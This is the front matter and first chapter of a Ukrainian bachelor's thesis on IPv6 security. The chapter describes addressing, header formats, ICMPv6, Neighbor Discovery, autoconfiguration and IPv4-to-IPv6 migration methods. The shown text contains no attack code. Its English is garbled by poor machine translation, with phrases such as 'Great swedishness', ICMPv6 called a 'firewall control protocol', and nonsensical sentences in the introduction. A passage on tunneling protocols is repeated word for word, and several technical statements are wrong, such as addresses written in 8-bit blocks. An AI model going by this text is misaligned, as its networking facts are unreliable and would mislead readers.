Ministry of Education and Science of Ukraine
Ternopil Ivan Puluj National Technical University

Computer Information Systems and Software Engineering
(full name of faculty)
Computer Science
(full name of department)

QUALIFYING PAPER

For the degree of

Bachelor
(degree name)

topic: Research of security level for network protocol IPv6

Submitted by: fourth year student 4 , group ISN-42

specialty 122 «Computer Science»
(code and name of specialty)

	(signature)	Kumar Vaibhav (surname and initials)
Supervisor	(signature)	Shymchuk G. (surname and initials)
Standards verified by	(signature)	Matsiuk O. (surname and initials)
Head of Department	(signature)	Bodnarchuk I. (surname and initials)
Reviewer	(signature)	Stadnyk N. (surname and initials)

Ternopil
2022

Ministry of Education and Science of Ukraine
Ternopil Ivan Puluj National Technical University

Faculty Computer Information Systems and Software Engineering
(full name of faculty)

Department Computer Science
(full name of department)

APPROVED BY
Head of Department

(signature) (surname and initials)

« » 20___

ASSIGNMENT
for QUALIFYING PAPER

for the degree of Bachelor
(degree name)

specialty 122 «Computer Science»
(code and name of the specialty)

student Kumar Vaibhav
(surname, name, patronymic)

1. Paper topic Research of security level for network protocol IPv6

Paper supervisor Senior Lecturer, department Computer Sience, Grigorii Shymchuk
(surname, name, patronymic, scientific degree, academic rank)

Approved by university order as of «*17* » *12* 2021 № *4/7-1068*

2. Student's paper submission deadline 23.06.2022

3. Initial data for the paper IPv6 network protocol specification

4. Paper contents (list of issues to be developed)
Introduction, 1 Analysis of ipv6 network protocol specification, 1.1 Addressing, 1.2 Package title, 1.3 Extension headers, 1.4 ICMPv6 protocol, 1.5 ND Protocol, 1.6 Automatic adjustment, 1.7 Methods of migration, 1.8 Conclusion to the first section, 2 Study of the level of security of the protocol, 2.1 Deployment of the test laboratory, 2.2 Conducting tests, 2.3 Assess the level of security using an attack graph, 2.4 Conclusion to the fourth section, 3 Life safety, basics of labor protection, Conclusion, References

5. List of graphic material (with exact number of required drawings, slides)
1. Theme of work, 2. Seven indicators of adaptation to the IPv6 protocol, 3. Google statistics on the use of IPv6, 4. Addressing, 5. An example of the formation of the interface ID in the format of EUI-64, 6. IPv6 network protocol heading format, 7. Overview of iPv6 vulnerabilities, 8. Deployment of a test laboratory, 9. Smurf attack, 10. Download cisco router and juniper CPU, 11. Cisco and juniper memory usage, 12. Results of the testing, 13. Vulnerability assessments, 14. Conclusions.

6. Advisors of paper chapters

Chapter	Advisor's surname, initials and position	Signature, date	
		assignment was given by	assignment was received by
Life safety, basics of labor protection	Ph.D. (Engineering), Assoc. Prof. department Valeriy Lazaryuk		

7. Date of receiving the assignment _____

TIME SCHEDULE

LN	Paper stages	Paper stages deadlines	Notes
1	Acquaintance with the assignment for the qualification work	24.01.2022	done
2	Analysis of literary sources	04.01.2022-30.01.2022	done
3	Justification of the relevance of the research	31.01.2022-06.02.2022	done
4	Analysis of the research subject and subject area	07.02.2022-13.02.2022	done
5	Design section "Analysis of IPv6 network protocol specification" section	14.02.2022-06.03.2022	done
6	Design section "Study of the level of security of the protocol"	07.03.2022-03.04.2022	done
7	Completion of the task for the unit "Life safety"	04.04.2022-17.04.2022	done
8	Completion of the task for the unit "Basics of labor protection"	18.04.2022-01.05.2022	done
9	Completion of qualification work	02.05.2022-15.05.2022	done
10	Standard control	16.05.2022-22.05.2022	done
11	Check for plagiarism	06.06.2022	done
12	Preliminary defense of qualifying work	07.06.2022	done
13	Protection of qualification work	6.07.2022	

Student _____ Kumar Vaibhav
(signature) (surname and initials)

Paper supervisor _____ Grigorii Shymchuk
(signature) (surname and initials)

ABSTRACT

Research of security level for network protocol IPv6 // Qualification work of the educational level "Bachelor" // Kumar Vaibhav // Ternopil Ivan Puluj National Technical University, Faculty of Computer Information Systems and Software Engineering, Department of Computer Science, group ISN-42 // Ternopil, 2022 // P. , Fig – , Table – .

Keywords: MAC, IANA, CAM, TCAM, DoS, CVSS, NAT, ARP.

The first section discusses the IPv6 network protocol specification. These include key aspects such as expanding the address space, a new network layer header, and key features (such as auto-tuning and the use of ICMPv6). In addition, a brief comparative description of IPv4 and IPv6 protocols is given.

The second section discusses the stages of network design, which can use different methods of security analysis and determine the overall level of security, which are based on quantitative and qualitative methods of risk analysis. Attack graphs provide an effective way to model network attack scenarios, and the CVSS's Common Vulnerability Assessment System provides numerical estimates for each vulnerability. Taken together, these approaches can assess the level of security of a computer network.

LIST OF CONVENTIONAL SYMBOLS OF ABBREVIATIONS AND TERMS

IPv4 – (Internet Protocol version 4) Internet Protocol version 4.

IPv6 – (Internet Protocol version 6) Internet Protocol version 6.

MAC – ("Media Access Control") media access control. EUI-64 – ("Extended Unique Identifier") extended unique identifier.

IANA – "Internet Assigned Numbers Authority" ("Internet Assigned Numbers Authority").

RIR – ("Regional Internet Register") regional Internet registrar.

RFC – ("Request for Comments") request comments.

MTU – ("Maximum Transmission Unit") the maximum size of the payload.

ICMPv4 – (Internet Control Message Protocol for the Internet Protocol Version 4 ") firewall control protocol for the firewall protocol version 4.

ICMPv6 – (Internet Control Message Protocol for the Internet Protocol Version 6 ") firewall control protocol for the firewall protocol.

ARP – ("Address Resolution Protocol") protocol for determining addresses.

ND – (Neighbor Discovery) search for a neighbor.

CAM – "Content-addressable Memory" (associative memory).

TCAM (Ternary Content-addressable Memory) is a ternary associative memory

NA – (Neighbor Advertisement) representation of a neighbor.

RA – ("Router Advertisement") representation of the neighboring router.

RD – ("Router Discovery") search for a neighboring router.

NAT – ("Network Address Translation") conversion of network addresses.

CPU – CPU.

MitM – ("Man in the Middle") attack "man in the middle".

ЗМІСТ

INTRODUCTION

Internet protocol version 6 is the price of a new version of the tie line protocol, which allows the transfer of information through the tie. Irrespective of those that were first introduced in 1998, we started to replace the IPv4 protocol only in 2017.

It was understood that until 2010, all options for unique IPv4 addresses will be selected and selected as cores. To overcome this problem, the new merging protocol, in order to allow for the addition of additional unique addresses, itself became the beginning of the IPv6 protocol.

Use three classes of IPv6 address.

Unicast is an individual address that is cast to transfer a packet to a specific host interface.

Multicast – group addresses, victorious for one-hour transmission of packets from one source to multiple hosts, which may be the same group address.

Anycast - alternative addresses, the principle of operation is similar to the group address, prote, the data packet is delivered to the nearest source to the interface

Advantages of IPv6 protocol

Benefits include:

– Larger number of available addresses.
– Improved credit in p2p mergers.
– Great swedishness.
– Auto-configuration.
– Improved routing efficiency.
– Nadiyny riven of safety.
– The greatest indicator of transitions.

The shortcomings include:

– The IPv4 protocol is more popular.
– IPv6 and IPv4 protocols do not directly affect and affect the server side.

– VPN services do not respond to the need to update servers to support the IPv6 protocol.

For the sake of their own victories, more merger engineers, data centers, technology companies and mobile operators have won the IPv6 protocol. The IPv6 protocol is a priority choice among professionals, and so it may be for a great coach.

1 ANALYSIS OF IPV6 NETWORK PROTOCOL SPECIFICATION

This section discusses the IPv6 network protocol specification. These include key aspects such as expanding the address space, a new network layer header, and key features (such as auto-tuning and the use of ICMPv6). In addition, a brief comparative description of IPv4 and IPv6 protocols is given.

1.1 Addressing

According to the IPv6 version, 16 bytes (128 bits) are allocated for the Internet address, which corresponds to a total of 3.4x1038 possible addresses. These addresses are usually written in blocks of 8 bits in hexadecimal.

The recording format is shown in Fig. 1.1.

Full IPv6 address	2001:0db8:0000:0000:1100:AA00:0011:00AA
Record address without leading zeros	2001:db8:0:0:1100:AA00:11:AA
Record a colon with a colon instead of sequential	2001:db8::1100:AA00:11:AA

Figure 1.1 – Record IPv6 address

The IPv6 protocol defines three types of addresses:

– Individual address (unicast): this is the identifier for one interface. A packet sent to such an address will receive an interface pointed to by that address.

– Alternative address (anycast): this is the identifier for a group of interfaces (usually located on different nodes). A packet sent to an alternate address will be delivered to one of the interfaces defined by that address (to the "nearest" interface, in terms of routing protocols).

– Multicast: This is an identifier for a group of interfaces (usually located on different nodes). A packet sent to a group address will be delivered to all interfaces defined by that address.

It is important to note that IPv6 no longer has broadcast addresses, as their function is now performed by one type of group address.

Global unique addresses used for messaging over the Internet have a structure that allows you to combine prefixes for routing to reduce the number of entries in global routing tables. This provides more efficient and scalable routing within networks. Typically, a globally unique address consists of a 48-bit global routing prefix, a 16-bit network identifier, and a 64-bit interface identifier (usually the EUI-64 format) [5].

IANA deals with the distribution of the IPv6 address space as well as the IPv4 address space. Global individual IPv6 addresses are prefixed with 2000 :: / 3, except for a few reserved blocks from this space. Slightly smaller blocks of addresses with a prefix length of 12 to 23 bits are assigned to Regional Internet Registrars, which in turn distribute this address space in smaller blocks between Local Internet Registrars (with a prefix length of 19 to 32 bits). Blocks with a prefix length of 64 bits are available to end users. The structure of the global unique IPv6 address is shown in Fig. 1.2.

The network identifier is used to identify its own subnets within the organization and allows you to develop a hierarchical addressing structure.



Figure 1.2 – Structure of the global unique IPv6 address

The EUI-64 format used to generate the interface ID performs conversion with the MAC address of the device to extend it to 64 bits, as shown in Fig. 1.3.



Figure 1.3 – Example of forming the EUI-64 interface ID

Each IPv6 address, except the undefined one:: :), has a "scale" that determines in which part of the network it operates. There are currently three main classes of individual addresses:

– Link-local address – addresses that are used only within the local network and are not subject to routing. Defined block of addresses – fe80 :: / 10. In this case, if the IPv6 node has several network interfaces, each of them will have its ownLink;

– Unique Local address – addresses that are unique, but used only within local networks and are not subject to routing.

– Defined address block – fc00 :: / 7.

– Global Unicast address – addresses that are unique for the entire Internet and used for global communications.

For group addresses, there are 8 different "scales" that define different boundaries within the topology. The main ones are:

– Interface-local – addresses that are equivalent to loopback addresses, ie packets sent to such an address are assigned to the current node and are not sent further. Defined block of addresses – ff01 :: / 16.

– Link-local – addresses that cover the local network in which the node is located. Defined address block – ff02 :: / 16.

– Site-local – addresses limited by the physical topology of the local network. Defined block of addresses – ff05 :: / 16.

An IPv6 host has multiple addresses, at least a loopback address and aLink for each interface. Unicast, anycast or multicast addresses can also be configured. Several more multicast addresses are required for IPv6 to function properly: solicited-node and all-nodes. These addresses are used to determine the link layer address associated with a given network address; finding neighboring devices; auto settings, etc ..

1.2 Package title

Of course, one of the main components of a network protocol is a header. It contains the addresses of the devices between which the message is transmitted and processed by each router.



Figure 1.4 - IPv6 network protocol header format

The IPv6 header has a slightly simplified format compared to its predecessor and has a fixed length of 40 bytes (the length of the IPv4 header can vary from 20

to 60 bytes). The difference they emphasize is the lack of a checksum field. This simplifies the message processing procedure somewhat. In fig. 1.4 presents the IPv6 header format.

Fields present in the IPv6 header.

Version – 4 bits, field field Internet Protocol version

Traffic Class – 8 bits, Payload Class field. Can be used on the sender node and / or intermediate router to identify and differentiate different priority classes for IPv6 packets.

Flow Label – 20 bits, flow mark. Can be used on the sender node to mark a sequence of packets that require special processing on routers.

Payload Length – 16 bits, the length of the rest of the packet following the header in bytes. If there are additional headers, their length is also added.

Next Header – 8 bits, determines the type of header that follows the IPv6 header. It can be TCP, UDP,

ICMPv6, OSPF or header extension

Hop Limit – 8 bits, a positive integer that decreases by 1 for each node that moves the packet further. As soon as this value reaches zero the packet is discarded.

Source Address – 128 bits, the address of the node that initiates the packet.

Destination Address – 128 bits, the address of the node to which the packet is assigned. If a routing header is present, it may not be the destination address.

1.3 Extension headers

Extension headers are an innovation to replace variable length options, they are placed between the main IP packet header and the top-level header. The package may not have one or have several extension headers at once, each of which is identified by its own number, which is written in the Next Header field of each header. The RFC 2460 specification defines four types of extension headers and the

sequence and order in which they are placed. But there are extension headings that are described in separate specifications.

The Hop-by-Hop header contains additional information that must be processed by each intermediate device that transmits the message.

The Routing header contains a list of intermediate devices through which the message must pass before it can be transferred to the recipient's device.

The Fragmentation header is used by the sending node to perform message fragmentation for transmission through an environment for which the MTU is smaller than the packet size. The original message is restored by the receiving node. That is, the sender determines the MTU in advance using the MTU Path Discovery procedure and generates it according to this value. For comparison, with the IPv4 protocol, fragmentation was performed by routers.

The Destination Options header contains information that should only be processed by the recipient's device. This header is used for mobile IPv6.

If you find several extension headers in one package, it is desirable that they be in a certain order. Each title should meet once, except for the Destination Option, which must meet at least twice [6].

1.4 ICMPv6 protocol

ICMPv6 is based on the previous version, but has many additional features, making it an integral part of IPv6. ICMPv6 is responsible for error reporting, diagnostic functions (such as ping and tracert), neighbor search, MTU determination, and is the basis for expanding and implementing future aspects of network protocol management.

This section discusses the types of ICMPv6 messages, namely error messages and informational messages. The structure of the ICMPv6 protocol header remains the same for different types of messages, and is shown in Fig. 1.5.



Figure 1.5 – ICMPv6 protocol header format

1.4.1 Error messages

There are four types of error messages under RFC 4443:

Destination unreachable

The message must be generated by the router or recipient node in response to a packet that cannot be delivered to the recipient's address for reasons other than congestion [7]. The message code indicates the reason for the refusal.

Packet too big

The message must be sent by the router in response to a packet that cannot be transmitted because it is larger than the MTU of the source interface. The information contained in this message is part of the MTU determination process [7].

Time exceeded

If the router receives a message with the Hop Limit field in the header equal to zero or reduces it to zero, it must reject this packet and send an ICMPv6 Time Exceeded message with the code 0. This will indicate either a routing loop or a low initial Hop value. Limit.

The ICMPv6 Time Exceeded message with code 1 is used to report the lack of time when restoring fragments [7].

Parameter problem

If a node cannot complete packet processing due to an error in the header or extension header fields, it must reject the packet and send an ICMPv6 Parameter Problem message to the sender, indicating the type and location of the problem [7].

All error messages contain the original IPv6 header and as much data as possible from the IPv6 source packet. This information helps identify the connection where the error occurred.

1.4.2 Information messages

The protocol specification defines two types of information messages: Echo Request and Echo Reply.

All nodes must have a function that responds to echo requests and creates the appropriate echo responses. The exchange of such messages is used to diagnose the network and troubleshoot.

1.5 ND Protocol

The ND protocol solves a large number of problems related to the interaction of nodes that are connected to one communication line [8]. It describes mechanisms for solving a number of problems: determining the location of the router, prefix, connection parameters, automatic configuration, determining the address of the channel layer, checking the uniqueness of the address within the network, etc. That is, this protocol is a replacement for ARP and some functions of ICMPv4, which were used in conjunction with IPv4.

ND defines five different ICMP packets:

Router Solicitation

When the interface is turned on, the end device can send a message to request an immediate announcement, rather than after a specified time.

The message is sent by the router periodically, or in response to a request. Contains information about the prefix used on this interface and / or address settings, the recommended hop limit value, etc ..

Neighbor Solicitation

Sent by a node to determine the channel layer address at a known IP address, or to check availability at a managed address. This message is also used to verify the uniqueness of address addresses.

Neighbor Advertisement

Reply to previous message. It can also be used to notify you of a channel level address change.

Redirect

The message is used by routers to inform end devices of the best hop for the recipient.

1.5.1 Check the uniqueness of the address

The host is obliged to check the uniqueness of the IPv6 address generated or received by the settings [9].

In the absence of collisions, the node-generated address is not used by other devices and is not in the neighbor table cache entries. That is, the node will not receive a response to the NS message sent, and after the DAD delay, this IPv6 address becomes the primary.

This scenario is the main one, as the IPv6 address is usually based on the MAC address, which is obviously unique. Nevertheless, conflict scenarios are possible.

If the address generated by node A is already used by another device, it will receive an NA from the node B with which the address collision occurred in response to the message sent by the NS. As a result, node A immediately stops using the generated address and deletes it from the settings.

1.6 Automatic adjustment

In this section we will consider possible options for automatic configuration of end devices that work with the IPv6 protocol. In addition to the already familiar DHCP protocol, automatic configuration, which does not require any configuration on end devices and specialized servers. This process is described in RFC 4862 and only requires configuration of router interfaces and RA messages.

1.6.1 Automatic Adjustment (SLAAC)

This process of automatic adjustment is as follows (Fig. 1.6):

1. After downloading, each network interface of the device generates its own link – local unicast address with the prefix fe80 :: / 64 ID of the interface, which is generated based on the address of the channel layer.

2. The node becomes a member of the multicast groups all-nodes and solicited-node, when sending messages Multicast Listener Report.

3. The uniqueness of the generatedLink is checked using the DAD procedure. If this address is already used by another node, the automatic configuration procedure is stopped, and manual configuration settings are required.

4. To detect routers in this segment, the node sends an RS message to the appropriate multicast address. In response, the router generates an RA message with the information needed for configuration.

5. For each prefix specified in the RA message, the node generates an IPv6 with an interface identifier generated by the EUI-64.

6. The uniqueness of the generated addresses is checked, as it was in the third step.

7. Now the node has all the address settings for network interaction. And when an RA message is received, a default route record is generated in the routing table with theLink of the primary gateway.



Figure 1.6 – The process of automatic adjustment

But at the end of the automatic setup process, the end device does not have a DNS server address, and therefore can not fully use the capabilities of the network. This can be fixed by using a DHCP server or an optional option in an RA message (recursive DNS server).

1.6.2 Automatic configuration using DHCP

There may be situations where company policy requires the use of a DHCPv6 server to ensure predictability of the addresses provided to end devices. Because the DHCPv6 server stores information about issued addresses, this configuration method is also called the status check method.



Figure 1.7 – DHCPv6 messaging

In the RA message, the router indicates that the address is configured via DHCPv6 using the "managed address configuration" flag. The operation of the DHCPv6 protocol involves the use of the UDP protocol with port number 546 on the client side and 547 on the server side (agent). DHCPv6 server uses multicast addresses:

– for communication with end users – ff02 :: 1: 2;

– to communicate with other DHCPv6 servers – ff05 :: 1: 3.

The messaging process is shown in Fig. 1.7. The client sends SOLICID messages to all DHCPv6 servers (agents), in response the server sends an ADVERTISE message with the settings and the proposed address (without the use of multicast addresses).

The client then confirms its request for an address with the selected REQUEST server with a message, and after receiving a REPLY from the server, the client can use the address provided to it.

1.7 Methods of migration

1.7.1 Native protocols

Native (pure, non-hybrid protocols) IPv6 has become the primary network layer protocol of the OSI model only in new networks, ie those pre-designed for IPv6 implementation. The use of the native IPv6 form is regulated by RFC 2460.

However, it should be noted that a large number of networks do not meet modern requirements and their re-equipment is considered economically impractical. Therefore, IPv6 loop networks that share areas with IPv4 networks need to support hybrid protocols that allow both protocols to coexist at the network boundary.

1.7.2 Hybrid protocols

The total number of documented mechanisms for the coexistence of IPv4 and IPv6 is impressive. All technologies are divided into three major groups:

– Dual – stack;

– tunneling;

– Technologies such as NAT (translation). Dual-stack protocol.

Among the technologies without tunneling, the dual-stack protocol stands out in a separate group. This is one of the main technologies that makes the transition to a new version of the IP protocol possible. This is an integration method in which each network node communicates with both IPv4 and IPv6 networks, ie the device works with two stacks of protocols at once. However, older applications that can only work with IPv4 will continue to work, while all others will work with IPv6.

In general, in essence, this is not a protocol, but an approach to the simultaneous use of IPv4 and IPv6. Dual-stack creates conditions for increased fault tolerance and reduces the compatibility of network software, but, in turn, creates the conditions for IP networks according to protocols versions 4 and 6 in parallel – without intersection. The points of contact of such networks are only the end hosts, which does not contribute to the flexibility of technology. In addition, there is a need for simultaneous support of both stacks on all equipment, which does not create conditions for saving network equipment resources.

A significant disadvantage is the amount of resources required from each device configured to work with two stacks of protocols, because each of them must have routing tables, topologies of the routing protocol, and process them with each of the protocols independently. But on the other hand, the solution is the simplest in terms of setup and troubleshooting. Therefore, this method is not very common in high-load networks, such as provider networks.

Tunneling protocols

Tunneling is commonly used in the field of network technology to impose incompatible functions on top of an existing network. Tunneling protocols create the conditions for combining the encapsulation of IPv6 traffic into IPv4 packets or vice versa. Moreover, tunneling can be performed both between end devices (hosts) and between routers (for connecting IPv6 networks via IPv4 network, and vice versa). Tunneling protocols are divided into two groups:

– Static;
– Automatic.

Static protocols create a pre-configured connection and simulate a permanent connection between two IPv6 domains over an IPv4 bus. Dynamic protocols require that the IPv4 address be fixed to the global IPv6 address used for the connection. Advantages of dynamic protocols:

-Ability to automatically establish a connection;

- Ability to connect directly to IPv6 and IPv4 hosts.

In tunneling, one of the protocols is considered encapsulation data, and can be statically connected to save resources and security. Static tunneling saves RAM space for routing equipment, but is less scalable.

Dynamic tunneling protocols include:

– 6in4;
– 6over4;
– 6to4;
– Teredo;
– ISATAP.

The 6in4 tunneling protocol, also called "Protocol 41", requires that both ends of the tunnel have global IPv4 addresses (neither of which can be NAT). Link as the tunnel's own address, which are formed by the principle of adding an IPv4 address to the FE80 :: / 64 prefix. The received IPv6 identifier is attached to the virtual interface, through which the further operation of all IPv6-compatible transport protocols is performed.

When exchanging messages between IPv6 islands over an IPv4 network, a new IPv4 header is added to each IPv6 packet. In this case, the header of the IP packet in the field "Protocol" indicates 41 (indicates the type of payload for IPv6 in the tunnel through IPv4, and is used regardless of the transport protocol IPv6 packet).

The global IPv6 address used for the connection. Advantages of dynamic protocols:

-Ability to automatically establish a connection;

- Ability to connect directly to IPv6 and IPv4 hosts.

In tunneling, one of the protocols is considered encapsulation data, and can be statically connected to save resources and security. Static tunneling saves RAM space for routing equipment, but is less scalable.

Dynamic tunneling protocols include:

– 6in4;
– 6over4;
– 6to4;
– Teredo;
– ISATAP.

The 6in4 tunneling protocol, also called "Protocol 41", requires that both ends of the tunnel have global IPv4 addresses (neither of which can be NAT). Link as the tunnel's own address, which are formed by the principle of adding an IPv4 address to the FE80 :: / 64 prefix. The received IPv6 identifier is attached to the virtual interface, through which the further operation of all IPv6-compatible transport protocols is performed.

When exchanging messages between IPv6 islands over an IPv4 network, a new IPv4 header is added to each IPv6 packet. In this case, the header of the IP packet in the field "Protocol" indicates 41 (indicates the type of payload for IPv6 in the tunnel through IPv4, and is used regardless of the transport protocol IPv6 packet).

When decapsulating packets received through a tunnel, the IPv4 header is discarded, after which native IPv6 traffic is processed.

According to RFC, when a dual stack node receives an IPv4 datagram addressed to one of its interfaces and 41 is specified in the Protocol field, it is checked whether the packet.

The disadvantage of this protocol is the static nature of the connections. Therefore, to create a new tunnel, you must meet the condition of setting up this connection on the other side.

The principle of the 6to4 protocol is based on the encapsulation of a fully formed IPv6 packet into an IPv4 packet, in which 32 bits of the destination address are taken from the 17th to the 48th bits of the IPv6 address, cutting off the IPv6 address of the network header 2002 :: / 16 and the last 16 bits .

This technology allows communication with other nodes that use 6to4 tunneling. Also, with the availability of additional routers, it is possible to connect to native IPv6 networks. To ensure BGP works with repeaters, a pool of addresses 192.88.99.0/24 in the IPv4 network is reserved.

The biggest disadvantage of 6to4 is the binding to the reserved address block 2002 :: / 16, as well as the difficulty of implementing BGP, so this type of tunneling can be considered as a temporary solution to the problem, rather than a permanent solution. After migration, IPv6 networks are likely to be renumbered to free themselves from the limitations of addressing schemes that require such a tunneling method.

Another tunneling solution was the Teredo protocol (an extension of the 6to4 protocol). It uses Microsoft Windows by default. Teredo occupies a fixed connection port, encapsulating the IPv6 packet in UDP datagrams. This eliminates the standard complexity of other tunneling protocols with protocol type recognition and allows for automatic tunneling, eliminating the need for early tunneling for each of the trans-IPv4 connections. There are public Teredo repeaters that provide IPv6 Internet access to the appropriate nodes (pre-configured to work with these repeaters). Unlike other tunneling methods, Teredo can provide only one "/ 128" IPv6 address to the tunnel endpoint. One of the shortcomings of the protocol is its proprietary nature and widespread implementation only on Microsoft operating systems.

Another representative of dynamic tunneling protocols is ISATAP. The IPv6 address for the tunnel interface consists of the specified 64-bit prefix (or link-local prefix) and the EUI-64 identifier, which includes the IPv4 address of the interface.

As a transitional strategy, ISATAP tunneling is considered an ideal, scalable solution for campus businesses and affiliates, as IPv6 connectivity can be automatically activated over an existing IPv4 network, while the organization is gradually migrating all networks to IPv6. Only the ISATAP router requires additional configuration. In addition, ISATAP is supported by most operating systems.

The main limitation of ISATAP is that it does not support multicasting. But this is not a problem for static routing or BGP. However, routing protocols such as RIPng and OSPFv3 use multicast addresses and are therefore not supported by ISATAP.

But on the other hand, for OSPFv3 you can manually set a list of neighbors so that all messages are sent to the addresses of specific devices.

The variety of IPv6 tunneling protocols over IPv4, the lack of accurate identification of each (most are additionally identified as the 41st protocol in the transport layer protocol type field in the IPv4 packet), makes automatic connections unstable and makes tunneling errors difficult. This explains the attitude of Google to these protocols, which does not recommend the use of automatic tunneling when connecting to the company's services at IPv6 addresses [10].

